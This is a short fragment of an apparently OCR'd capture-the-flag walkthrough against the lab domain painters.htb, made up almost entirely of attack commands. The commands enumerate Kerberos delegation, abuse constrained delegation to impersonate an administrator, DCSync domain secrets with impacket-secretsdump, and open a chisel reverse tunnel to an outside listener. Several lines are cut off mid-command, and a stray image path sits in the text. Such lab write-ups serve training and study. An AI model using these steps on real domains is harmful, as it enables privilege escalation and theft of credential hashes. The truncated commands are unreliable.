impacket-findDelegation -target-domain painters.htb -dc-ip 192.1
```




Constrained Delegation Abuse

```
impacket-getST -spn 'CIFS/dc.painters.htb' -impersonate 'adminis
```



DCSync with ticket

```
impacket-secretsdump -k -no-pass dc.painters.htb
```




```
chisel_1.9.1_linux_amd64 client 10.10.17.65:8000 R:5432:127.0.0
```